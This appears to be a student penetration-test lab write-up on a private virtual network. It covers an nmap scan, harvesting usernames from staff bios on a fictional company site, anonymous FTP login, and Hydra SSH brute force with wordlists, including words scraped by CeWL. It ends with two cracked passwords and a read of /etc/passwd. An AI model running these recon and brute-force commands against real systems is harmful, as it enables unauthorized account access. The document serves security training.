


1. I started this mini pentest with an nmap scan using the command: `sudo nmap -oN nmap_scan_priv_net 192.168.2.0/24`

```
root@kali2:~# cat nmap_scan_priv_net
# Nmap 6.49BETA4 scan initiated Tue Oct 17 19:05:48 2023 as: nmap -oN nmap_scan_priv_ne
t 192.168.2.0/24
Nmap scan report for 192.168.2.3
Host is up (0.00024s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 00:50:56:B0:75:AD (VMware)

Nmap scan report for 192.168.2.2
Host is up (0.0000030s latency).
All 1000 scanned ports on 192.168.2.2 are closed

# Nmap done at Tue Oct 17 19:06:23 2023 -- 256 IP addresses (2 hosts up) scanned in 34.
95 seconds
root@kali2:~#
```

2. Once I got the machine with the IP 192.168.2.3 and its service, I chose to edit the /etc/hosts file to have the IP address point to the word target to make it easy for myself and not type the IP address over and over again.




The screenshot shows a terminal window titled "Terminal" with the date and time "Wed 07:01". The window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal prompt is "root@kali2: ~". The user runs the command "cat /etc/hosts" to view the current configuration:

```
root@kali2:~# cat /etc/hosts
127.0.0.1  localhost
127.0.1.1  kali2



# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

192.168.2.3  target
root@kali2:~#
```

3. This is the website on the machine in port 80



4. I got the username by doing a little OSINT in the people section of the website. I went through each of their bio and got the username from their email address and put them in users.txt file.



ABC Cardboard Box Company - Iceweasel

192.168.2.3/charlesclinton.html

Charles Clinton has an extensive amount of experience in packaging as well as in finance. He is in the Packaging and Distribution field for the last twenty years. Prior employment at XYZ financial services, Charles served as the chief financial and operating officer (CFOO) primarily responsible for managing the financial risks of the company. Charles loves playing golf and enjoys activities in natural and wilderness areas.

[Charles Clinton](#).
email: charlesclinton@abcboxes.com
50 West Highland Dr.
Garden City, NY 14564
(585) 421-3183

ABC Cardboard Box Company - Iceweasel

192.168.2.3/davidwilliams.html

David Williams brings with him practical knowledge of package design, manufacture, testing, usage, distribution, and disposal of packaging material. He provides his expert services in areas of regulatory, and safety requirements in the packaging industry. David has a prior experience of specialising in analytical and compliance testing of packaging materials. In his sparetime (if he finds some), David dedicates to making musical instruments especially banjos.

[David Williams](#).
email: davidwilliams@abcboxes.com
160 Carousel Center Drive
Fairport, NY 14450
(585) 231-4567

The users are

```
File Edit View Search Terminal Help
root@kali2:~# cat ./users.txt
paulsmith
alicemuller
charlesclinton
davidwilliams
root@kali2:~#
```

5. From here on, I choose to find vulnerability, and misconfigurations in the services that are running on the machine. I was able to log in anonymously for the ftp service. However, nothing useful was found.

```
File Edit View Search Terminal Help
root@kali2:~# cat nmap_scan_priv_net
# Nmap 6.49BETA4 scan initiated Tue Oct 17 19:05:48 2023 as: nmap -oN nmap_scan_priv_net 192.168.2
.0/24
Nmap scan report for 192.168.2.3
Host is up (0.00024s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
MAC Address: 00:50:56:B0:75:AD (VMware)

Nmap scan report for 192.168.2.2
Host is up (0.0000030s latency).
All 1000 scanned ports on 192.168.2.2 are closed

# Nmap done at Tue Oct 17 19:06:23 2023 -- 256 IP addresses (2 hosts up) scanned in 34.95 seconds
root@kali2:~# ftp target
Connected to target.
220 kali2 FTP server (Version 6.4/OpenBSD/Linux-ftp-0.17) ready.
Name (target:root): anonymous
331 Guest login ok, send your complete e-mail address as password.
Password:
230 Guest login ok, access restrictions apply.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

6. Then I used Hydra to bruteforce the next service, which is SSH on port 22. Found a potential login credential with the 500-worst-passwords.txt for SSH.

```
root@kali2:~# hydra -L users.txt -P ./Desktop/500-worst-passwords.txt 192.168.2.3 ssh -
t 64
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.


Hydra (http://www.thc.org/thc-hydra) starting at 2023-10-18 06:31:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
to reduce the tasks: use -t 4
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overw
riting, you have 10 seconds to abort...
[DATA] max 64 tasks per 1 server, overall 64 tasks, 2000 login tries (l:4/p:500), ~0 tr
ies per task
[DATA] attacking service ssh on port 22
[STATUS] 898.00 tries/min, 898 tries in 00:01h, 1102 todo in 00:02h, 64 active
[22][ssh] host: 192.168.2.3  login: charlesclinton  password: golf
[STATUS] 994.50 tries/min, 1989 tries in 00:02h, 11 todo in 00:01h, 64 active
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2023-10-18 06:34:19
root@kali2:~# 
```

7. Logged in with charlesclinton as the user and golf as the password.

```
root@kali2:~# ssh charlesclinton@target
charlesclinton@target's password:
TESTING
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
charlesclinton@kali2:~$ whoami
charlesclinton
charlesclinton@kali2:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b0:75:ad brd ff:ff:ff:ff:ff:ff
        inet 192.168.2.3/24 brd 192.168.2.255 scope global eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::250:56ff:feb0:75ad/64 scope link
            valid_lft forever preferred_lft forever
charlesclinton@kali2:~$
```

8. Confirming all the users that I found through OSINT actually exists.




A screenshot of a terminal window titled "Terminal". The window shows the command "ls ../" being run, which lists several user accounts: alicemuller, charlesclinton, davidwilliams, ftp, paulsmith, test1, and test2. The terminal is running on a Kali Linux desktop environment, as indicated by the desktop icons in the background.

```
charlesclinton@kali2:~$ ls ../
alicemuller  charlesclinton  davidwilliams  ftp  paulsmith  test1  test2
charlesclinton@kali2:~$
```

Used `cat /etc/passwd` command to display all the users on the machine.

```
charlesclinton@kali2: ~
File Edit View Search Terminal Help
colord:x:114:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
dnsmasq:x:115:65534:dnsmasq,,,:/var/lib/misc:/bin/false
dradis:x:116:125::/var/lib/dradis:/bin/false
geoclue:x:117:126::/var/lib/geoclue:/bin/false
pulse:x:118:127:PulseAudio daemon,,,:/var/run/pulse:/bin/false
speech-dispatcher:x:119:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
snmp:x:121:129::/var/lib/snmp:/usr/sbin/nologin
postgres:x:122:132:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
iodine:x:123:65534::/var/run/iodine:/bin/false
redis:x:124:135::/var/lib/redis:/bin/false
redsocks:x:125:136::/var/run/redsocks:/bin/false
rwhod:x:126:65534::/var/spool/rwho:/bin/false
sslh:x:127:137::/nonexistent:/bin/false
rtkit:x:128:138:RealtimeKit,,,:/proc:/bin/false
saned:x:129:139::/var/lib/saned:/bin/false
usbmux:x:130:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
beef-xss:x:131:140::/var/lib/beef-xss:/bin/false
Debian-gdm:x:132:142:Gnome Display Manager:/var/lib/gdm3:/bin/false
test1:x:1000:1001,,,:/home/test1:/bin/bash
test2:x:1001:1002,,,:/home/test2:/bin/bash
davidwilliams:x:1002:1003,,,:/home/davidwilliams:/bin/bash
charlesclinton:x:1003:1004,,,:/home/charlesclinton:/bin/bash
alicemuller:x:1004:1005,,,:/home/alicemuller:/bin/bash
paulsmith:x:1005:1006,,,:/home/paulsmith:/bin/bash
ftp:x:1006:1007,,,:/home/ftp:/bin/bash
backdoor:x:1007:1008::/home/backdoor:/bin/sh
charlesclinton@kali2:~$
```

9. Then I used cewl tool to get the all the words in the website using the command: `cewl -min_word_length 1 http://192.168.2.3/ -o -w scraped._pass.txt`
10. Then I bruteforced the ssh service using the scraped passwords from the website.



The screenshot shows a terminal window on a Kali Linux desktop environment. The window title is "Terminal". The status bar at the top indicates it's Wednesday at 06:46. The terminal prompt is "root@kali2: ~". The user has run the command "hydra -L users.txt -P ./scraped_pass.txt 192.168.2.3 ssh -t 64". The Hydra version information is displayed, followed by a warning about not using it for illegal purposes. The attack starts at 2023-10-18 06:45:38. It shows two successful logins: "charlesclinton" with password "golf" and "davidwilliams" with password "packaging". Both logins were found in 1 of 1 target. The attack finishes at 2023-10-18 06:46:05.

```
root@kali2:~# hydra -L users.txt -P ./scraped_pass.txt 192.168.2.3 ssh -t 64
Hydra v8.1(c)2014 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2023-10-18 06:45:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 1108 login tries (l:4/p:277), ~0 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 192.168.2.3    login: charlesclinton    password: golf
[22][ssh] host: 192.168.2.3    login: davidwilliams    password: packaging
1 of 1 target successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2023-10-18 06:46:05
root@kali2:~#
```

Using Nmap, CeWL, and Hydra, I was able to brute force the password of two users on the machine with the IP address of 192.168.2.3, which is in the local network.

The users are:

1. **User:charlesclinton, Password:golf**
2. **User:davidwilliams, Password:packaging**